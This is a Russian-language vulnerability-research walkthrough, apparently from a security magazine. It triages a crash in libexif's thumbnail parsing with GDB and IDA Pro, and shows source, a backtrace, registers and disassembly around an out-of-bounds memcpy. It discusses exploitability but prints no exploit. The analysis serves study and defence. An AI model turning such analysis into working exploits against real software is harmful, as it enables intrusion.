

exif-data.c
exif-loader.c
main.c

```
        ed = exif_loader_get_data (l);
        exif_loader_unref (l);
        if (!ed || ! (ed->data || ed->size ||
                      ed->ifd[EXIF_IFD_0]->count ||
                      ed->ifd[EXIF_IFD_1]->count ||
                      ed->ifd[EXIF_IFD_EXIF]->count ||
                      ed->ifd[EXIF_IFD_GPS]->count ||
                      ed->ifd[EXIF_IFD_INTEROPERABILITY]->count))
                exif_log (log, -1, "exif", _("'%s' does not "
                        "contain EXIF data!"), *args);

        /* Where do we save the output? */
        memset (fname, 0, sizeof (fname));
        if (output)
                strncpy (fname, output, sizeof (fname) - 1);
        else {
                strncpy (fname, *args, sizeof (fname) - 1);
                strncat (fname, ".modified.jpeg",
                        sizeof (fname) - 1);
        }

        if (list_tags) {
                action_tag_table (*args, ed);
        } else if (tag && !set_value && !remove_tag) {
                if ((ifd >= EXIF_IFD_0) &&
                    (ifd < EXIF_IFD_COUNT)) {
                        e = exif_content_get_entry (
                                ed->ifd[ifd], tag);
                        if (e)
                            show_entry (e, machine_readable);
                        else
                            exif_log (log, -1, "exif", _("IFD '%s' "
                                "does not contain tag '%s'."), ifd_string, tag_string);
                } else {
                        search_entry (ed, eo.tag, machine_readable);
                }
        } else if (extract_thumbnail) {
```

Теперь нужно понять, почему возникает ошибка и как это можно проэксплуатировать.

Идем копаться в интернете и узнаём, что эти ошибки потенциально могут быть связаны или с переполнением кучи (CVE-2009-3895), или с обычным отказом в обслуживании, которое толком ни к чему не приводит (CVE-2012-2836). Пока что нельзя с уверенностью сказать, к какой именно CVE относятся эти краши, поэтому продолжим изучение.

Просмотрев потенциально уязвимые места, которые выявила Eclipse-CDT, я обнаружил функцию `exif_data_load_data_thumbnail()`.


exif-data.c
exif-loader.c
main.c
exif

```
                case EXIF_TAG_INTEROPERABILITY_IFD_POINTER:
                        CHECK_REC (EXIF_IFD_INTEROPERABILITY);
                        exif_data_load_data_content (data, EXIF_IFD_INTEROPERABILITY, d, ds, o, recursion_depth + 1
                        break;
                case EXIF_TAG_JPEG_INTERCHANGE_FORMAT:
                        thumbnail_offset = o;
                        if (thumbnail_offset && thumbnail_length)
                                exif_data_load_data_thumbnail (data, d,
                                                               ds, thumbnail_offset,
                                                               thumbnail_length);
                        break;
                case EXIF_TAG_JPEG_INTERCHANGE_FORMAT_LENGTH:
                        thumbnail_length = o;
                        if (thumbnail_offset && thumbnail_length)
                                exif_data_load_data_thumbnail (data, d,
                                                               ds, thumbnail_offset,
                                                               thumbnail_length);
                        break;
                default:
                        return;
                }
                break;
        default:
```


Однако определить, почему упала программа и что в это время происходило с памятью, в Eclipse-CDT у меня не получилось. Поэтому переходим к GDB.

GDB

GDB пригодится нам, чтобы определить цепочку вызовов функций.


Загружаем программу в GDB и запускаем с указанием краш-файла:

```
gdb -q exif
run crash.jpeg
```



```
┌─afanx@afanx
└─$ gdb -q exif
pwndbg: loaded 147 pwndbg commands and 46 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from exif...
------- tip of the day (disable with set show-tips off) -------
Use patch <address> '<assembly>' to patch an address with given assembly code
pwndbg> run crash.jpeg
```

Отловить место падения нам поможет команда `bt`.




```
#0  __memmove_sse2_unaligned_erms () at ../sysdeps/x86
#1  0x0000555555561d35 in exif_data_load_data_content
cursion_depth@entry=0) at exif-data.c:381
#2  0x0000555555563431 in exif_data_load_data (data=0x
#3  0x0000555555567b49 in exif_loader_get_data (loader
#4  0x000055555555e0f8 in main (argc=argc@entry=2, arg
#5  0x00007ffff7c29d90 in __libc_start_call_main (main
#6  0x00007ffff7c29e40 in __libc_start_main_impl (main
su/libc-start.c:392
#7  0x000055555555eaf5 in _start ()
```


INFO

`bt` — это команда в GDB, которая отображает стек вызовов для текущего потока. Стек вызовов содержит информацию о функциях, вызываемых в текущей точке программы. GDB выведет список, начиная с самой высокоуровневой функции и заканчивая функцией, в которой произошла ошибка.

Программа упала в этой функции, причем внутри этой функции, видимо, происходит копирование чего-то в кучу. Этот факт подтверждает участок кода, на котором остановился отладчик, а также регистры.



```
► 0x7ffff7cc498d <__memmove_sse2_unaligned_erms+13>    movups xmm0, xmmword ptr [rsi]
  0x7ffff7cc4990 <__memmove_sse2_unaligned_erms+16>    cmp    rdx, 0x20
  0x7ffff7cc4994 <__memmove_sse2_unaligned_erms+20>    ja     __memmove_sse2_unaligned_erms+144                <__memmove_sse2_unaligned_erms+144>
    ↓
  0x7ffff7cc4a10 <__memmove_sse2_unaligned_erms+144>   cmp    rdx, qword ptr [rip + 0x1559e1] <__x86_rep_movsb_threshold>
  0x7ffff7cc4a17 <__memmove_sse2_unaligned_erms+151>   ja     __memmove_sse2_unaligned_erms+513                <__memmove_sse2_unaligned_erms+513>
    ↓
  0x7ffff7cc4b81 <__memmove_sse2_unaligned_erms+513>   mov    rcx, rdi
  0x7ffff7cc4b84 <__memmove_sse2_unaligned_erms+516>   sub    rcx, rsi
  0x7ffff7cc4b87 <__memmove_sse2_unaligned_erms+519>   cmp    rcx, rdx
  0x7ffff7cc4b8a <__memmove_sse2_unaligned_erms+522>   jb     __memmove_sse2_unaligned_erms+400                <__memmove_sse2_unaligned_erms+400>
    ↓
  0x7ffff7cc4b10 <__memmove_sse2_unaligned_erms+400>   test   rcx, rcx
  0x7ffff7cc4b13 <__memmove_sse2_unaligned_erms+403>   je     __memmove_sse2_unaligned_erms+398                <__memmove_sse2_unaligned_erms+398>
```



```
*RAX  0x55555558deb0 ◂— 0x0
*RBX  0x55555558c860 —▸ 0x55555558c8f0 —▸ 0x55555558cb00 —▸ 0x55555558ca80 ◂— 0x300000112
 RCX  0x0
*RDX  0x8cb
*RDI  0x55555558deb0 ◂— 0x0
*RSI  0x55565558e869
 R8   0x0
*R9   0x55555558deb0 ◂— 0x0
*R10  0x7ffff7e1b280 (main_arena+1536) —▸ 0x7ffff7e1b270 (main_arena+1520) —▸ 0x7ffff7e1b260 (ma
*R11  0x7ffff7e1ace0 (main_arena+96) —▸ 0x55555558f3b0 ◂— 0x0
*R12  0x12c
*R13  0x55555558e9a6 ◂— 0x8002a4949 /* 'II*' */
*R14  0x1
*R15  0x55555558ead2 ◂— 0x100040202
*RBP  0x202
*RSP  0x7fffffffd658 —▸ 0x555555561d35 (exif_data_load_data_content+933) ◂— jmp 0x555555561b78
*RIP  0x7ffff7cc498d (__memmove_sse2_unaligned_erms+13) ◂— movups xmm0, xmmword ptr [rsi]
```

На самом деле понятно, почему произошел краш. Регистр `rsi` указывает на пустую ячейку динамической памяти. Так как такого чанка не существует, а программа пытается перенести его в `xmm0`, возникает ошибка. Вот этот участок кода доказывает нашу догадку:

```
0x7ffff7cc498d <__memmove_sse2_unaligned_erms+13> movups xmm0,
xmmword ptr [rsi]
```


IDA Pro

Подключаем к делу IDA Pro, чтобы понять, что происходило до момента вызова уязвимой функции. Мы можем полностью восстановить цепочку вызовов и определить место падения программы. Давай пройдемся по всем сработавшим функциям:

- `main()` загружает файл, а затем вызывает `exif_loader_get_data()` для генерации `ExifData`;
- `exif_loader_get_data()` запрашивает место для `ExifData` и затем вызывает `exif_data_load_data()` для чтения потока байтов из адреса `loader->buf` длиной `loader->bytes_read`. Проще говоря, выделяется место для чтения файла;
- `exif_data_load_data()` проверяет заголовок, после чего вызывает `exif_data_load_data_content()`;
- `exif_data_load_data_content()` считывает количество записей, и для каждой выполняется маршрутизация по тегу. Если тег — `EXIF_TAG_JPEG_INTERCHANGE_FORMAT_LENGTH`, то есть `0x0202`, то считывается длина миниатюры. Если значение `thumbnail_offset` уже установлено, то вызывается `exif_data_load_data_thumbnail`, чтобы разобрать миниатюры;
- `exif_data_load_data_thumbnail()` копирует данные в динамическую память и дальше выводит на экран.


Разберем подробнее последнюю функцию.

В ее начале идет проверка размера и смещения, если их сумма больше числа `ds`, то программа завершается.




```
; Attributes: static

; void exif_data_load_data_thumbnail(ExifData *data, const unsigned __int8 *d, unsigned int ds_0, ExifLong offset, ExifLong size)
exif_data_load_data_thumbnail proc near
push    r13
push    r12
mov     r12d, r8d
push    rbp             ; offset
mov     ebp, ecx
push    rbx
lea     eax, [rbp+r8+0] ; offset + size
mov     rbx, rdi
sub     rsp, 8
cmp     edx, eax        ; edx -> ds
                        ; eax -> offset+size
jb      short loc_55ED265AB950
```

После этого проверяется память: если она выделена, то очищается.



```
mov     r13, rsi
mov     rsi, [rdi+28h]  ; d
test    rsi, rsi
jz      short loc_55ED265AB914

mov     rax, [rdi+38h]
mov     rdi, [rax+18h]  ; mem
call    exif_mem_free
```

Дальше выделяется новая память и проверяется, выделена ли она.



```
loc_55ED265AB914:
mov     [rbx+30h], r12d
mov     rdi, rbx        ; data
mov     esi, r12d       ; size
call    exif_data_alloc
mov     [rbx+28h], rax
mov     rdi, rax        ; dest
test    rax, rax
jz      short loc_55ED265AB980

loc_55ED265AB950:
mov     rax, [rdi+38h]
sub     rsp, 8
mov     r9d, ebp
mov     esi, 1          ; code
lea     rcx, aBogusThumbnail ; "Bogus thumb
mov     rdi, [rax+10h]  ; log
push    r8
xor     eax, eax
mov     r8d, edx
lea     rdx, aExifdata  ; "ExifData"
call    exif_log
pop     rax
pop     rdx

mov     edx, [rbx+30h]  ; size
add     rsp, 8
lea     rsi, [r13+rbp+0] ; d+offset | src
pop     rbx
pop     rbp
pop     r12
pop     r13
jmp     _memcpy

loc_55ED265AB980:
add     rsp, 8
pop     rbx
pop     rbp
pop     r12
pop     r13
retn
exif_data_load_data_thumbnail endp
```


Последний блок, который у меня выделен красным, и есть место, в котором программа падает.

У функции `void memcpy(void *dest, const void *src, size_t n)` три аргумента:

- `*dest` — указатель на область памяти, в которую будут скопированы данные;
- `*src` — указатель на область памяти, из которой будут скопированы данные;
- `n` — количество байтов, которые нужно скопировать.

В контексте исследуемой программы для `memcpy()` первый аргумент — данные, второй аргумент — смещение, третий аргумент — размер.

